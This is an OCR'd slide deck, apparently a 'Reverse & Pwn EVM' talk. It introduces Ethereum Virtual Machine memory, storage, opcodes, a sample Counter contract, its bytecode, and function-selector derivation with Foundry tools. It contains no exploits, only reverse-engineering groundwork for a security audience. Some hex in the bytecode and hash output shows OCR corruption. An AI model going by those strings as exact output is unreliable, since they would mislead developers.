



REVERSE & PWN
EVM
m4k2 - Beyond

Introduction


Token
Smart Contract
Contract
0X01…
Contract
0Xe2…
Contract
0X1a…
Contract
0Xf3…
Blockchain
Block
N-1
Block
N
Block
N+1
Peers



User
Signed
transaction
Smart contract
State
before action
ACTION
State
after action
EVENT
Token contract
State
before action
ACTION
State
after action

EVM



- Volatile
  - Stack
  - Memory
- Persistant
  - Storage
- “Immutable”
  - Virtual ROM (smart contract bytecode)

EVM: Stack



EVM: Memory

address	32-byte memory "slots"
from 0x00 until 0x3f	Scratch space
0x40 to 0x5f	Free memory pointer
0x60 to 0x7f	Zero slot
0x80 to 0x9f 0xa0 to 0xbf 0xc0 to 0xdf	Available Free Memory

EVM: Storage

```
contract ReadStorageContract{
    uint256 firstVar  = 100;
    string  secondVar = „Helllo World“;
    ...
}
```

index	value
0	100
1	„Hello World“

solidity

```solidity
// SPDX-License-Identifier: SEE LICENSE IN LICENSE
pragma solidity 0.8.28;

contract Counter {
    address public owner;
    uint256 private value;

    constructor() {
        owner = msg.sender;
    }

    function increase(uint256 _value) public payable{
        value = _value + 1;
    }

    function get() view public returns (uint) {
        return value;
    }

    function getOwner() view public returns (address) {
        return owner;
    }
}
```

RunTime bytecode

```
solc --bin counter/src/Counter.sol


608060405234801561000e575f5ffd5b50335f5f6101000a81548173ffffffffffffffffffffffffffffffffffffffff021916908373ffffffffffffffffffffffffffffffffffffffff160217905550610265806100
5b5f395ff3fe608060405260043610610033575f3560e01c806330f3f0db14610037578063d4ce63c14610053578063d20e81461007d575b5f5ffd5b61005160048036038101906100
4c9190610124565b61009a565b005b34801561005e575f5ffd5b5061006761009d565b60405161007491906101a7565b60405180910390f35b348015610088575f5ffd5b506100916100c6565b60405161009e91906101b6565b60405180910390f35b6001816100b491906101fc565b600181905550565b5f600154905090565b5f5f5f9054906101000a900473ffffffffffffffffffffffffffffffffffffffff16905090565b5f5ffd5b5f819050919050565b610103816100f1565b811461010d575f5ffd5b50565b5f8135905061011e816100fa565b92915050565b5f602082840312156101395761013861009d565b5b5f6101468482850161010d565b91505092915050565b610158816100f1565b82525050565b5f602082019050610171f5f830184610014f565b92915050565b5f73ffffffffffffffffffffffffffffffffffffffff8216905091905056
5b5f6101a082610177565b9050919050565b6101b081610196565b82525050565b5f6020820190506101c95f8301846101a7565b92915050565b7f4e487b7100000000000000000000000000000000000000000000000000000000000000005f526011600452602245ffd5b5f6102068261
00f1565b9150610211836100f1565b9250828201905080821115610229576102286101cf565b5b9291505056fea2646970667358221220003cb2383a7fbc85e5464952be710b3da1648fa7dec3b77f761786b957cad77364736f6c634300081c0033
```

Reverse tools

- Foundry
- evm.codes
- Bytegraph.xyz (CFG)
- Dedaub (decompiler)
- Erever (stack trace, gadget, ...)

evm.codes

An Ethereum Virtual Machine Opcodes Interactive Reference


Instructions CANCUN

Search by Name Enter keyword... Alt+K

OPCODE	NAME	MINIMUM GAS	STACK INPUT	STACK OUTPUT	DESCRIPTION	Expand
00	STOP	0			Halts execution	
01	ADD	3	a b	a + b	Addition operation	
02	MUL	5	a b	a * b	Multiplication operation	
03	SUB	3	a b	a - b	Subtraction operation	
04	DIV	5	a b	a // b	Integer division operation	
05	SDIV	5	a b	a // b	Signed integer division operation (truncated)	
06	MOD	5	a b	a % b	Modulo remainder operation	
07	SMOD	5	a b	a % b	Signed modulo remainder operation	
08	ADDMOD	8	a b N	(a + b) % N	Modulo addition operation	

bytegraph.xyz


WETH9 CFG example



Medium part


Control flow graph

CFG Counter.sol



Control flow graph

CFG Counter.sol






Figure 1: Flow graph representation.

JUMP - JUMPDEST


56	JUMP	8	`counter`	Alter the program counter
57	JUMPI	10	`counter` `b`	Conditionally alter the program counter

5B	JUMPDEST	1	Mark a valid destination for jumps

JUMP - JUMPDEST

56	JUMP	8	counter	Alter the program counter
57	JUMPI	10	counter b	Conditionally alter the program counter


5B	JUMPDEST	1	Mark a valid destination for jumps




JUMP - JUMPDEST

56	JUMP	8	counter	Alter the program counter
57	JUMPI	10	counter b	Conditionally alter the program counter

5B	JUMPDEST	1	Mark a valid destination for jumps





Function selector

```solidity
// SPDX-License-Identifier: SEE LICENSE IN LICENSE
pragma solidity 0.8.28;

contract Counter {
    address public owner;
    uint256 private value;

    constructor() {
        owner = msg.sender;
    }

    function increase(uint256 _value) public payable{
        value = _value + 1;
    }

    function get() view public returns (uint) {
        return value;
    }

    function getOwner() view public returns (address) {
        return owner;
   }
}
```

Function selector

```solidity
// SPDX-License-Identifier: SEE LICENSE IN LICENSE
pragma solidity 0.8.28;

contract Counter {
    address public owner;
    uint256 private value;

    constructor() {
        owner = msg.sender;
    }

    function increase(uint256 _value) public payable{
        value = _value + 1;
    }

    function get() view public returns (uint) {
        return value;
    }

    function getOwner() view public returns (address) {
        return owner;
   }
}
```

```
→ cast sig "increase(uint256)"
0x30f3f0db

→ chisel
→ keccak256("increase(uint256)")
Type: bytes32
└ Data: 0x30f3f0dbf30f1b1324ebdfdf2213c41468681391158573f2092242c23f53ea3
```

Function selector


```solidity
// SPDX-License-Identifier: SEE LICENSE IN LICENSE
pragma solidity 0.8.28;

contract Counter {
    address public owner;
    uint256 private value;

    constructor() {
        owner = msg.sender;
    }

    function increase(uint256 _value) public payable{
        value = _value + 1;
    }

    function get() view public returns (uint) {
        return value;
    }

    function getOwner() view public returns (address) {
        return owner;
    }
}
```

```
→ cast sig "increase(uint256)"
0x30f3f0db

→ chisel
→ keccak256("increase(uint256)")
Type: bytes32
